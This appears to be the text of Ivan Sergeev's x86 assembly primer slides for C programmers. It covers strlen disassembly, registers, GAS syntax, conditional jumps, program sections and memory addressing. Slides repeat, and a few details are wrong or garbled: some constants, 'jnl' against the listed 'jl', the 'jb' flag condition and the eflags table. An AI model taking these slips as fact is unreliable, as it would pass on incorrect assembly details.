

x86 Assembly Primer for C Programmers

Ivan Sergeev

<https://github.com/vsergeev/apfcp>

January 24/26, 2012

Introduction and Example

Reasonable strlen (example-1.c)

Reasonable implementation of strlen() in C:

```
size_t ex_strlen(const char *s) {  
    size_t i;  
    for (i = 0; *s != '\0'; i++)  
        s++;  
    return i;  
}
```

Reasonable strlen (example-1.c) disassembly

Let's compile and disassemble it.

```
$ gcc -O1 example-1.c -o example-1 && objdump -d example-1
```

```
...
080483b4 <ex_strlen>:
80483b4: 8b 54 24 04      mov     0x4(%esp),%edx
80483b8: b8 00 00 00 00   mov     $0x0,%eax
80483bd: 80 3a 00         cmpb    $0x0,(%edx)
80483c0: 74 09           je      80483cb <ex_strlen+0x17>
80483c2: 83 c0 01        add     $0x1,%eax
80483c5: 80 3c 02 00     cmpb    $0x0,(%edx,%eax,1)
80483c9: 75 f7           jne     80483c2 <ex_strlen+0xe>
80483cb: f3 c3          repz   ret
...
```

- Note: output of optimization levels 2 and 3 only differs with added padding bytes for memory alignment.

Reasonable strlen (example-1.c) disassembly

Commented disassembly for ex_strlen():

```
# size_t strlen(const char *s);
ex_strlen:
    mov     0x4(%esp),%edx      # %edx = argument s
    mov     $0x0,%eax          # %eax = 0
    cmpb    $0x0,(%edx)        # Compare *(%edx) with 0x00
    je      end                # If equal, jump to return

loop:
    add     $0x1,%eax          # %eax += 1
    cmpb    $0x0,(%edx,%eax,1) # Compare *(%edx + %eax*1), 0x00
    jne     loop               # If not equal, jump to add

end:
    repz    ret                # Return, return value in %eax
```

glibc strlen (example-1.c)

glibc's i386 implementation of strlen():

```
$ cat glibc/sysdeps/i386/strlen.c
```

```
...
size_t
strlen (const char *str)
{
    int cnt;

    asm("cld\n"                                /* Search forward. */
        /* Some old versions of gas need 'repne' instead of 'repnz'. */
        "repnz\n"                               /* Look for a zero byte. */
        "scasb" /* %0, %1, %3 */ :
        "=c" (cnt) : "D" (str), "0" (-1), "a" (0));

    return -2 - cnt;
}
...
```

glibc strlen (example-1.c) disassembly

Let's compile and disassemble it.

```
$ gcc -O1 example-1.c -o example-1 && objdump -d a.out
```

```
...
080483cd <glibc_strlen>:
80483cd: 57                push    %edi
80483ce: b9 ff ff ff ff    mov     $0xffffffff,%ecx
80483d3: b8 00 00 00 00    mov     $0x0,%eax
80483d8: 8b 7c 24 08       mov     0x8(%esp),%edi
80483dc: fc              cld
80483dd: f2 ae            repnz   scas %es:(%edi),%al
80483df: b8 fe ff ff ff    mov     $0xffffffe,%eax
80483e4: 29 c8            sub     %ecx,%eax
80483e6: 5f              pop     %edi
80483e7: c3              ret
..
```

glibc strlen (example-1.c) disassembly

Commented disassembly for glibc's strlen():

```
# size_t strlen(const char *s);
strlen:
    push    %edi                # Save %edi
    mov     $0xffffffff,%ecx    # %ecx = 0xffffffff
    mov     $0x0,%eax           # %eax = 0
    mov     0x8(%esp),%edi       # %edi = argument s
    cld                          # Clear direction flag

    repnz   scas %es:(%edi),%al  # Repeat scan while *(%edi) != 0x0

    mov     $0xffffffffe,%eax    # %eax = 0xffffffffe
    sub     %ecx,%eax            # %eax = %eax - %ecx
    pop     %edi                # Restore %edi
    ret                          # Return, return value in %eax
```


Disassembly side-by-side

A side-by-side comparison of the disassembly:

```
<ex_strlen>:
# Initialization
8b 54 24 04      mov     0x4(%esp),%edx
b8 00 00 00 00    mov     $0x0,%eax
80 3a 00         cmpb    $0x0,(%edx)
74 09            je       80483cb <ex_strlen+0x17>

# Main loop
83 c0 01         add     $0x1,%eax
80 3c 02 00      cmpb    $0x0,(%edx,%eax,1)
75 f7           jne      80483c2 <ex_strlen+0xe>

# End
f3 c3           repz    ret
```

```
<glibc_strlen>:
# Initialization
57              push     %edi
b9 ff ff ff ff  mov     $0xffffffff,%ecx
b8 00 00 00 00    mov     $0x0,%eax
8b 7c 24 08      mov     0x8(%esp),%edi
fc              cld

# Main loop
f2 ae           repnz   scas %es:(%edi),%al

# End
b8 fe ff ff ff  mov     $0xffffffe,%eax
29 c8           sub     %ecx,%eax
5f             pop      %edi
c3             ret
```

Disassembly side-by-side

A side-by-side comparison of the main loop disassembly:

```
<ex_strlen>:  
...  
# Main loop  
83 c0 01      add     $0x1,%eax  
80 3c 02 00    cmpb    $0x0,(%edx,%eax,1)  
75 f7         jne     80483c2 <ex_strlen+0xe>  
...
```

```
<glibc_strlen>:  
...  
# Main loop  
f2 ae         repnz  scas %es:(%edi),%al  
...
```

■ What's going on here?

Disassembly side-by-side

A side-by-side comparison of the main loop disassembly:

```
<ex_strlen>:  
...  
# Main loop  
83 c0 01      add     $0x1,%eax  
80 3c 02 00    cmpb    $0x0,(%edx,%eax,1)  
75 f7         jne     80483c2 <ex_strlen+0xe>  
...
```

```
<glibc_strlen>:  
...  
# Main loop  
f2 ae         repnz  scas %es:(%edi),%al  
...
```

- What's going on here?
- glibc's `strlen()` "main loop" is only 2 bytes!
 - In fact, it's only one instruction: `repnz scas %es:(%edi),%al`.

Disassembly side-by-side

A side-by-side comparison of the main loop disassembly:

```
<ex_strlen>:  
...  
# Main loop  
83 c0 01      add     $0x1,%eax  
80 3c 02 00    cmpb    $0x0,(%edx,%eax,1)  
75 f7         jne     80483c2 <ex_strlen+0xe>  
...
```

```
<glibc_strlen>:  
...  
# Main loop  
f2 ae         repnz  scas %es:(%edi),%al  
...
```

- What's going on here?
- glibc's `strlen()` "main loop" is only 2 bytes!
 - In fact, it's only one instruction: `repnz scas %es:(%edi),%al`.
- Reasonable `strlen`'s "main loop" is three instructions, with a conditional branch `jne 0x80483c2`.

Disassembly side-by-side

A side-by-side comparison of the main loop disassembly:

```
<ex_strlen>:
...
# Main loop
83 c0 01      add     $0x1,%eax
80 3c 02 00    cmpb    $0x0,(<%edx,%eax,1)
75 f7        jne     80483c2 <ex_strlen+0xe>
...
```

```
<glibc_strlen>:
...
# Main loop
f2 ae        repnz  scas %es:(%edi),%al
...
```

- What's going on here?
- glibc's `strlen()` "main loop" is only 2 bytes!
 - In fact, it's only one instruction: `repnz scas %es:(%edi),%al`.
- Reasonable `strlen`'s "main loop" is three instructions, with a conditional branch `jne 0x80483c2`.
- No (obvious) gcc optimization will eliminate the three instruction critical loop with the conditional branch.
- glibc's i486 and i586 implementations of `strlen()` get complicated, taking into account memory alignment and processor pipeline

Table of Contents

Outline

- Topic 1: Arithmetic and Data Transfer
- Basic Tools
- Topic 2: Flow Control
- Putting it together: Iterative Fibonacci
- Topic 3: Program Memory
- Topic 4: Reading/Writing Memory
- Putting it together: Base-64 Encoder
- Topic 5: Stack
- Topic 6: Functions and cdecl Convention
- Entry Points
- Putting it together: 99 Bottles of Beer on the Wall
- Topic 7: Stack Frames
- Topic 8: Command-line Arguments
- Putting it together: File Line Counter
- Topic 9: System Calls
- Putting it together: Simple hexdump

Outline

- Advanced Topic 10: x86 String Operations
- Advanced Topic 11: Three Simple Optimizations
- Advanced Topic 12: x86 Extensions
- Advanced Topic 13: Role of libc
- Advanced Topic 14: Stack-based Buffer Overflows
- Advanced Topic 15: Comparisons with Atmel AVR and ARM Cortex-M3
- Extra Topic 1: Intel/nasm Syntax
- Extra Topic 2: x86-64 Assembly
- Resources and Next Steps

Topic 1: Arithmetic and Data Transfer

8086 CPU Registers

Original 8086/8088

15 8 7 0
 %ax %ah %al

%bx %bh %bl

%cx %ch %cl

%dx %dh %dl

15 0
 %si

%di

%sp

%bp

%ip

Segment registers


%cs, %ds, %ss,

%es

15 14 13 12 11 10 9 8 7 6 5 4 3 2 1 0
 %flags - - - - O D I T S Z F A P F - C F

- Original 8086 was a 16-bit CPU

386+ CPU Registers



- 386+ is a 32-bit CPU, all registers extended to 32-bits

Instructions

- x86 instructions manipulate CPU registers, memory, and I/O ports
- Encoded as numbers, sitting in memory like any other data
- Uniquely defined for each architecture in its **instruction set**

Instructions

- x86 instructions manipulate CPU registers, memory, and I/O ports
- Encoded as numbers, sitting in memory like any other data
- Uniquely defined for each architecture in its **instruction set**
- Represented in assembly by a mnemonic and operands
- AT&T/GAS syntax
 - No operands: <mnemonic>
 - One operand: <mnemonic> <dest>
 - Two operands: <mnemonic> <src>, <dest>

Instructions

- x86 instructions manipulate CPU registers, memory, and I/O ports
- Encoded as numbers, sitting in memory like any other data
- Uniquely defined for each architecture in its **instruction set**

- Represented in assembly by a mnemonic and operands
- AT&T/GAS syntax
 - No operands: <mnemonic>
 - One operand: <mnemonic> <dest>
 - Two operands: <mnemonic> <src>, <dest>
- Source and destination operands are typically one of:
 - Register: %eax, %ebx, %ecx, %edx, etc.
 - Immediate: constant value embedded in the instruction encoding
 - Memory: constant value representing an absolute (0x80000000) or relative address (+4)

Instructions

- x86 instructions manipulate CPU registers, memory, and I/O ports
- Encoded as numbers, sitting in memory like any other data
- Uniquely defined for each architecture in its **instruction set**

- Represented in assembly by a mnemonic and operands
- AT&T/GAS syntax
 - No operands: <mnemonic>
 - One operand: <mnemonic> <dest>
 - Two operands: <mnemonic> <src>, <dest>
- Source and destination operands are typically one of:
 - Register: %eax, %ebx, %ecx, %edx, etc.
 - Immediate: constant value embedded in the instruction encoding
 - Memory: constant value representing an absolute (0x80000000) or relative address (+4)
- Availability of operands for a particular instruction depends on instruction set

Instruction Fetch-Decode-Execute

386+ CPU State

%eax	0xdeadbeef	%esi	0x08049700
%ebx	0x00000000	%edi	0x08049804
%ecx	0x00000001	%ebp	0xbffff25c
%edx	0xffffffff	%esp	0xbffff25c
		%eip	0x080483e0
		%eflags	0x00200246

- %eip contains address of next instruction
- CPU **fetches** data at address %eip from main memory
 - e.g. 83 c0 01 which is encoded from add \$0x1, %eax
- CPU **decodes** data into an instruction
- CPU **executes** instruction, possibly manipulating memory, I/O, and its own state, including %eip

Sampling of Core 386+ User Instructions

- **Arithmetic:** `adc`, `add`, `and`, `cmp`, `dec`, `div`, `idiv`, `imul`, `inc`, `mul`, `neg`, `not`, `or`, `rcl`, `rcr`, `rol`, `ror`, `sal`, `sar`, `sbb`, `shl`, `shr`, `sub`, `test`, `xor`, `lea`
- **Flags:** `clc` / `stc`, `cld` / `std`, `cli` / `sti`, `cmc`
- **String:** `cmps`, `cmpl`, `scasd`, `stosd`, `movsb` / `movsw`, `scasb` / `scasw`, `stosb` / `stosw`, `rep`, `repb`, `repw`
- **Stack:** `push`, `pop`
- **Memory:** `mov`
- **Flow Control:** `call`, `jxx`, `jmp`, `ret` / `retn` / `retf`, `loop`, `loopb`, `loople`
- **Operating System:** `int`, `into`, `iret`, `hlt`, `pushf`, `popf`, `popad`, `popfd`, `pushad`
- **Input/Output:** `in`, `out`
- **Misc:** `aaa`, `aad`, `aam`, `aas`, `daa`, `cbw`, `cwd`, `lahf`, `lds`, `les`, `lock`, `wait`, `xchg`, `xlat`, `nop`

Example of Arithmetic and Data Transfer Instructions (example-2.S)

```

.section .text
# nop
nop                # Do nothing!

# add, sub, adc, and, or, xor
addl %eax, %ebx    # %ebx = %ebx + %eax
addl magicNumber, %ebx # %ebx = %ebx + *(magicNumber)
addl %ebx, magicNumber # *(magicNumber) = *(magicNumber) + %ebx
addl $0x12341234, %ebx # %ebx = %ebx + 0x12341234

# inc, dec, not, neg
decl %eax          # %eax--
decw %ax           # %ax--
decb %al           # %al--

# rol, rcl, shl, shr, sal, sar
shrl $3, %eax      # %eax = %eax >> 3
shrl $3, magicNumber # *(magicNumber) = *(magicNumber) >> 3

# mov
movl %eax, %ebx    # %ebx = %eax
movl magicNumber, %eax # %eax = *(magicNumber)
movl %eax, magicNumber # *(magicNumber) = %eax

.section .data
magicNumber:
    .long 0xdeadbeef

```

Example of Arithmetic and Data Transfer Instructions Disassembled

```
$ as example-2.S -o example-2.o && ld example-2.o -o example-2 &&
objdump -D example-2
```

Disassembly of section .text:

08048074 <.text>:

8048074:	90	nop	
8048075:	01 c3	add	%eax,%ebx
8048077:	03 1d a4 90 04 08	add	0x80490a4,%ebx
804807d:	01 1d a4 90 04 08	add	%ebx,0x80490a4
8048083:	81 c3 34 12 34 12	add	\$0x12341234,%ebx
8048089:	48	dec	%eax
804808a:	66 48	dec	%ax
804808c:	fe c8	dec	%al
804808e:	c1 e8 03	shr	\$0x3,%eax
8048091:	c1 2d a4 90 04 08 03	shrl	\$0x3,0x80490a4
8048098:	89 c3	mov	%eax,%ebx
804809a:	a1 a4 90 04 08	mov	0x80490a4,%eax
804809f:	a3 a4 90 04 08	mov	%eax,0x80490a4

Disassembly of section .data:

080490a4 <magicNumber>:

80490a4:	ef	out	%eax, (%dx)
80490a5:	be	.byte	0xbe
80490a6:	ad	lods	%ds:(%esi),%eax
80490a7:	de	.byte	0xde

Basic Tools

Common Invocations

- Assemble: `as prog.asm -o prog.o`
- Link directly: `ld prog.o -o prog`
- Link with libc: `gcc prog.o -o prog`
- Disassemble: `objdump -D prog`
- View Sections: `objdump -x prog`
- View Symbols: `nm prog`
- Debug Disassembly: `gdb prog`
 - Step instruction: `si`
 - Set breakpoint at symbol: `b _start`
 - Set breakpoint at address: `b * 0x80001230`
 - View CPU registers: `info reg`
 - Disassemble next instruction: `x/i $eip`
 - View five dwords of memory starting at `$esp`: `x/5w $esp`
 - View five bytes of memory starting at `0xbfffffff0`: `x/5b 0xbfffffff0`

A Note on GAS Syntax

■ Syntax

- % precedes a register: `%eax`
- \$ precedes a constant: `$5`, `$0xff`, `$07`, `$'A`, `$0b111`
- . precedes a directive: `.byte`, `.long`, `.ascii`, `.section`, `.comm`
- # precedes a comment
- No special character precedes a dereferenced memory address:
`movl %eax, 0x80000000 # *(0x80000000) = %eax`
- `mylabel:` defines a label, a symbol of name `mylabel` containing the address at that point

■ Directives

- Place a raw byte: `.byte 0xff`
- Place a raw short: `.short 0x1234`
- Place a raw ASCII string: `.ascii "Hello World!\0"`
- Specify a section (e.g. `.text`, `.data`, `.rodata`, `.bss`):
`.section <section-name>`

A Note on GAS Syntax

■ Instruction Size Suffix

- x86 is backwards compatible to the original 8086
- Inherited instructions operate on 8-bits, 16-bits, 32-bits
- Naturally, they often have the same name...
- GAS supports the syntax <mnemonic><size> to unambiguously encode the correct instruction

```
movb $0xff, %al    movw %bx, %ax    movl memAddr, %eax
incb %ah            incw %ax          incl %eax
```

Name	Size	GAS Suffix
byte	8-bits	b
word	16-bits	w
dword	32-bits	l
qword	64-bits	q

Topic 2: Flow Control

Instruction Side-Effects

- Certain instructions will set boolean bit flags in the %eflags registers based on the result
 - Implicitly, based on result of an arithmetic instruction
 - Explicitly, with `cmp` or `test` between two operands

	31	30	29	28	27	26	25	24	23	22	21	20	19	18	17	16	15	14	13	12	11	10	9	8	7	6	5	4	3	2	1	0
%eflags	0	0	0	0	0	0	0	0	0	0	IF	IOPL	DF	IF	TF	SF	ZF	OF	AF	PF	CF	1	CF									

Table A-2. EFLAGS Cross-Reference

Instruction	OF	SF	ZF	AF	PF	CF	TF	IF	DF	NT	RF
AAA	—	—	—	TM	—	M					
AAD	—	M	M	—	M	—					
AAM	—	M	M	—	M	—					
AAS	—	—	—	TM	—	M					
ADC	M	M	M	M	M	TM					
ADD	M	M	M	M	M	M					
AND	0	M	M	—	M	0					
ARPL			M								
BOUND											
BCE/BED	—	—	M	—	—	—					

1

¹Intel 64 and IA-32 Architectures Software Developers Manual Vol. 1, A-1

Conditional Jumps

- Flags are the basis of flow control with conditional jumps
- Conditional jump will update %eip to a relative address, if a particular %eflags flag is set

Instruction	%eflags Condition	Description
jmp <label>	-	Unconditional Jump
Unsigned Conditional Jumps		
ja / jnbe <label>	(CF or ZF) = 0	Above / Not below or equal
jae / jnb <label>	CF = 0	Above or equal / Not below
jb / jnae <label>	(CF or ZF) = 1	Below / Not above or equal
jc <label>	CF = 1	Carry
je/jz <label>	ZF = 1	Equal / Zero
jnc <label>	CF = 0	Not Carry
jne/jnz <label>	ZF = 0	Not Equal / Not Zero
Signed Conditional Jumps		
jg / jnle <label>	((SF xor OF) or ZF) = 0	Greater / Not Less or Equal
jge / jnl <label>	(SF xor OF) = 0	Greater or Equal / Not Less
jl / jnge <label>	(SF xor OF) = 1	Less / Not Greater or Equal
jle / jng <label>	((SF xor OF) or ZF) = 1	Less or Equal / Not Greater
jno <label>	OF = 0	Not overflow
jns <label>	SF = 0	Not sign (non-negative)
jo <label>	OF = 1	Overflow
js <label>	SF = 1	Sign (negative)

Example of Conditional Jumps (example-3.S)

```
.section .text

# cmpl %oper1, %oper2
# updates flags based on result of %oper2 - %oper1
cmpl %eax, %ecx
cmpl $0xFF, %eax

# conditional jumps
je label_foo    # jump if %oper2 == %oper1
jg label_bar    # jump if %oper2 > %oper1
jl label_xyz    # jump if %oper2 < %oper1

# test %oper1, %oper2
# updates flags based on result of %oper2 & %oper1
testl %eax, %ecx
testl $0x1F, %eax

# arithmetic
# updates flags based on result
addl %eax, %ebx
incl %eax
decl %ebx
```

Example of Conditional Jumps (example-3.S) Continued

```
# labels are just symbols containing an address to make
# it easy to specify addresses
```

```
label1:
```

```
label2:
```

```
    movl $0, %eax    # %eax = 0
    incl %eax        # %eax++ ; ZF set to 0!
    jz label1         # Jump if ZF = 1 (not taken)
    jnz label3        # Jump if ZF = 0 (taken)
    decl %eax         # I won't be executed
```

```
label3:
```

```
    nop
    nop              # Execution will fall
```

```
label4:              # through label4
```

```
    jmp label1       # Jump back to label1
```

```
# Loops
```

```
movl $10, %eax
```

```
loop:
```

```
    nop
    decl %eax
    jnz loop
```

```
# Direct Comparison
```

```
cmpl $0x05, %eax
```

```
je label_foo        # Jump to label_foo if %eax == 5
```

Example of Conditional Jumps (example-3.S) Disassembly

```
$ as example-3.S -o example-3.o && ld example-3.o -o example-3 &&
objdump -D example-3
```

Disassembly of section .text:

```
08048054 <_start>:
8048054: 39 c1          cmp    %eax,%ecx
8048056: 3d ff 00 00 00 cmp    $0xff,%eax
804805b: 74 2c          je     8048089 <label_foo>
804805d: 7f 2b          jg     804808a <label_bar>
804805f: 7c 2a          jl     804808b <label_xyz>
8048061: 85 c1          test   %eax,%ecx
8048063: a9 1f 00 00 00 test   $0x1f,%eax
8048068: 01 c3          add    %eax,%ebx
804806a: 40            inc    %eax
804806b: 4b            dec    %ebx
```

...

Example of Conditional Jumps (example-3.S) Disassembly Continued

```

0804806c <label1>:
804806c: b8 00 00 00 00      mov     $0x0,%eax
8048071: 40                  inc     %eax
8048072: 74 f8              je      804806c <label1>
8048074: 75 01              jne     8048077 <label3>
8048076: 48                  dec     %eax
08048077 <label3>:
8048077: 90                  nop
8048078: 90                  nop
08048079 <label4>:
8048079: eb f1              jmp     804806c <label1>
804807b: b8 0a 00 00 00      mov     $0xa,%eax
08048080 <loop>:
8048080: 90                  nop
8048081: 48                  dec     %eax
8048082: 75 fc              jne     8048080 <loop>
8048084: 83 f8 05           cmp     $0x5,%eax
8048087: 74 00              je      8048089 <label_foo>

```

Putting it together: Iterative Fibonacci

Iterative Fibonacci (example-4.S)

```

.section .text
.global main
main:
    movl $0, %ecx      # f_n-2 = f_0 = 0
    movl $1, %ebx      # f_n-1 = f_1 = 1
    movl $1, %eax      # f_n   = f_2 = 1
    movl $12, %edi     # Number of integers to compute

fib_loop:
    # Print %eax
    call myprint

    movl %ebx, %ecx    # f_n-1 -> f_n-2
    movl %eax, %ebx    # f_n   -> f_n-1
    addl %ecx, %eax     # New f_n = Old f_n + f_n-2

    # Decrement %edi
    decl %edi
    jnz fib_loop

ret

myprint:
    ...

```


Iterative Fibonacci (example-4.S) Output

```
$ as example-4.S -o example-4.o
$ gcc example-4.o -o example-4
$ ./example-4
1
2
3
5
8
13
21
34
55
89
144
233
$
```

Iterative Fibonacci (example-4.S) Disassembly

```

080483e4 <main>:
80483e4: b9 00 00 00 00      mov     $0x0,%ecx
80483e9: bb 01 00 00 00      mov     $0x1,%ebx
80483ee: b8 01 00 00 00      mov     $0x1,%eax
80483f3: bf 0c 00 00 00      mov     $0xc,%edi

080483f8 <fib_loop>:
80483f8: e8 0a 00 00 00      call    8048407 <myprint>
80483fd: 89 d9               mov     %ebx,%ecx
80483ff: 89 c3               mov     %eax,%ebx
8048401: 01 c8               add     %ecx,%eax
8048403: 4f                  dec     %edi
8048404: 75 f2               jne     80483f8 <fib_loop>
8048406: c3                  ret

```

- Main code is only 35 bytes!
- Can easily be cut down to 28 bytes by optimizing the clears:
`movl $0x0, %ecx to xorl %ecx, %ecx`

Topic 3: Program Memory

Static Allocation in C

- From C, we're used to uninitialized and initialized static memory allocations

```
/* Uninitialized static allocation, read-write */
char buff[1024];
/* Initialized static allocations, read-write */
int foo = 5;
char str[] = "Hello World";

/* Trickier example: */
char *p = "Hello World";
/* char *p is an initialized static allocation, read-write */
/* "Hello World" is initialized static allocation, READ-ONLY */

int main(void) {
    return 0;
}
```


Static Allocation in Assembly

- In assembly, we are responsible for specifying the contents of memory as the program requires it
- Description is stored in a binary format like ELF, in terms of sections, r/w/x permissions, and sizes
- OS is responsible for setting up memory as described in ELF binary in `execve()`

Static Allocation in Assembly

- In assembly, we are responsible for specifying the contents of memory as the program requires it
 - Description is stored in a binary format like ELF, in terms of sections, r/w/x permissions, and sizes
 - OS is responsible for setting up memory as described in ELF binary in `execve()`
-
- section `.text`: **read-only executable** program instructions
 - section `.rodata`: initialized statically allocated **read-only data**
 - section `.data`: initialized statically allocated **read-write data**
 - section `.bss`: uninitialized statically allocated **read-write data**

Memory Layout



Example of Static Allocation in Assembly (example-5.S)

```
# Put some instructions in .text
.section .text
_start:
nop
nop
nop
nop

# Put a string in .rodata
.section .rodata
anotherStr:    .ascii "Another string\n\0"

# Put some magic bytes in .data
.section .data
magicByte1:    .byte 0xaa
magicBytes2:    .byte 0x55, 0x10
magicDWord:    .long 0xdeadbeef
magicStr:      .ascii "String!\0"

# Reserve 1024 uninitialized bytes in .bss
.section .bss
.comm Buffer, 1024
```


Example of Static Allocation in Assembly (example-5.S) Disassembly

```
$ as example-5.S -o example-5.o && ld example-5.o -o example-5 &&
objdump -D example-5
```

Disassembly of section .text:

08048074 <_start>:

```
8048074: 90          nop
8048075: 90          nop
8048076: 90          nop
8048077: 90          nop
```

Disassembly of section .rodata:

08048078 <anotherStr>:

```
8048078: 41          inc    %ecx
8048079: 6e          outsb  %ds:(%esi),(%dx)
804807a: 6f          outsl  %ds:(%esi),(%dx)
804807b: 74 68      je     80480e5 <anotherStr+0x6d>
804807d: 65          gs
804807e: 72 20      jnb   80480a0 <anotherStr+0x28>
8048080: 73 74      jae   80480f6 <anotherStr+0x7e>
8048082: 72 69      jnb   80480ed <anotherStr+0x75>
8048084: 6e          outsb  %ds:(%esi),(%dx)
8048085: 67 0a 00   or     (%bx,%si),%al
```

Example of Static Allocation in Assembly (example-5.S) Disassembly

Disassembly of section .data:

```

08049088 <magicByte1>:
8049088: aa                      stos    %al,%es:(%edi)
08049089 <magicBytes2>:
8049089: 55                      push    %ebp
804908a: 10 ef                  adc     %ch,%bh
0804908b <magicWord>:
804908b: ef                      out     %eax,(%dx)
804908c: be ad de 53 74        mov     $0x7453dead,%esi
0804908f <magicStr>:
804908f: 53                      push    %ebx
8049090: 74 72                  je      8049104 <Buffer+0x64>
8049092: 69                      .byte  0x69
8049093: 6e                      outsb   %ds:(%esi),(%dx)
8049094: 67 21 00              and     %eax,(%bx,%si)

```

Disassembly of section .bss:

```

080490a0 <Buffer>:
...

```

Viewing Sections

- We can also view the program's sections with `objdump -x`.

```
$ objdump -x example-5
```

```
example-5:      file format elf32-i386
example-5
architecture: i386, flags 0x00000112:
EXEC_P, HAS_SYMS, D_PAGED
start address 0x08048074
```

```
Program Header:
```

```
    LOAD off      0x00000000 vaddr 0x08048000 paddr 0x08048000 align 2**12
      filesz 0x00000088 memsz 0x00000088 flags r-x
    LOAD off      0x00000088 vaddr 0x08049088 paddr 0x08049088 align 2**12
      filesz 0x0000000f memsz 0x00000418 flags rw-
```

```
Sections:
```

Idx	Name	Size	VMA	LMA	File off	Algn
0	.text	00000004	08048074	08048074	00000074	2**2
		CONTENTS,	ALLOC,	LOAD,	READONLY,	CODE
1	.rodata	00000010	08048078	08048078	00000078	2**0
		CONTENTS,	ALLOC,	LOAD,	READONLY,	DATA
2	.data	0000000f	08049088	08049088	00000088	2**2
		CONTENTS,	ALLOC,	LOAD,	DATA	
3	.bss	00000400	080490a0	080490a0	00000097	2**4
		ALLOC				

```
...
```

Topic 4: Reading/Writing Memory

Directly Accessing Memory

- We've already seen how to directly access memory addresses with their label representations

```
.section .text
movl magicDword, %eax    # %eax = *magicDword
andb byteMask, %al      # %al &= *byteMask
movl %eax, modifiedDword # *modifiedDword = %eax

.section .rodata         # Read-only!
magicDword: .long 0xffffffff
byteMask:   .byte 0x55

.section .bss            # Uninitialized read-write
.comm modifiedDword, 4
```

- The memory addresses are directly encoded in the instructions:

Disassembly of section .text:

```
8048074: a1 85 80 04 08    mov     0x8048085,%eax
8048079: 22 05 89 80 04 08 and     0x8048089,%al
804807f: a3 8c 90 04 08    mov     %eax,0x804908c
```

Indirectly Accessing Memory

- Many x86 instructions are capable of complex indirect addressing in the form of:
$$*(\text{base register} + (\text{offset register} * \text{multiplier}) + \text{displacement})$$
- GAS Syntax:
`displacement(base register, offset register, multiplier)`

Indirectly Accessing Memory

- Many x86 instructions are capable of complex indirect addressing in the form of:

`*(base register + (offset register * multiplier) + displacement)`

- GAS Syntax:

`displacement(base register, offset register, multiplier)`

- Base register can be any general purpose register
- Offset register can be any general purpose register except `%esp`
- Multiplier can be 1, 2, 4, 8
- Displacement is signed, up to 16-bits

Indirectly Accessing Memory

- Many x86 instructions are capable of complex indirect addressing in the form of:

$*(\text{base register} + (\text{offset register} * \text{multiplier}) + \text{displacement})$

- GAS Syntax:

`displacement(base register, offset register, multiplier)`

- Base register can be any general purpose register
 - Offset register can be any general purpose register except `%esp`
 - Multiplier can be 1, 2, 4, 8
 - Displacement is signed, up to 16-bits
- Not all fields are required. A simplified indirect address: `(%ebx)`

```
movl %eax, 8(%ebx, %ecx, 4)  # *(%ebx + 4*%ecx + 8) = %eax
movl %eax, 12(%ebp)         # *(%ebp + 12) = %eax
movl %eax, (%ebx)           # *(%ebx) = %eax
```


Indirectly Accessing Memory

- Many x86 instructions are capable of complex indirect addressing in the form of:

$*(\text{base register} + (\text{offset register} * \text{multiplier}) + \text{displacement})$

- GAS Syntax:

`displacement(base register, offset register, multiplier)`

- Base register can be any general purpose register
 - Offset register can be any general purpose register except `%esp`
 - Multiplier can be 1, 2, 4, 8
 - Displacement is signed, up to 16-bits
- Not all fields are required. A simplified indirect address: `(%ebx)`

```

movl %eax, 8(%ebx, %ecx, 4)    # *(%ebx + 4*%ecx + 8) = %eax
movl %eax, 12(%ebp)           # *(%ebp + 12) = %eax
movl %eax, (%ebx)              # *(%ebx) = %eax

```
- Makes it easy to address tables/structures

Example of Indirectly Accessing Memory (example-6.S)

```

.section .text

movl $tableStart, %ebx           # Pointer to table start
                                # We are moving the /value/ $tableStart,
                                # this is not a memory access!

movl $0, %ecx
loop:
    movl (%ebx, %ecx, 4), %eax    # %eax = *(%ebx + 4*%ecx)
    notl %eax                    # %eax = ~ %eax
    movl %eax, (%ebx, %ecx, 4)    # *(%ebx + 4*%ecx) = %eax
    incl %ecx
    cmpl $10, %ecx
    jnl loop

.section .data
tableStart: .long 0x00000000, 0x00000001, ...

```

Example of Indirectly Accessing Memory (example-6.S) Disassembly

```
$ as example-6.S -o example-6.o && ld example-6.o -o example-6 &&
  objdump -D example-6
```

Disassembly of section .text:

```
08048074 <_start>:
8048074: bb 90 90 04 08      mov     $0x8049090,%ebx
8048079: b9 00 00 00 00      mov     $0x0,%ecx
0804807e <loop>:
804807e: 8b 04 8b            mov     (%ebx,%ecx,4),%eax
8048081: f7 d0              not     %eax
8048083: 89 04 8b            mov     %eax,(%ebx,%ecx,4)
8048086: 41                 inc     %ecx
8048087: 83 f9 0a            cmp     $0xa,%ecx
804808a: 7c f2              jl      804807e <loop>
804808c: 90                 nop
```

Disassembly of section .data:

```
08049090 <tableStart>:
8049090: 00 00              add     %al,(%eax)
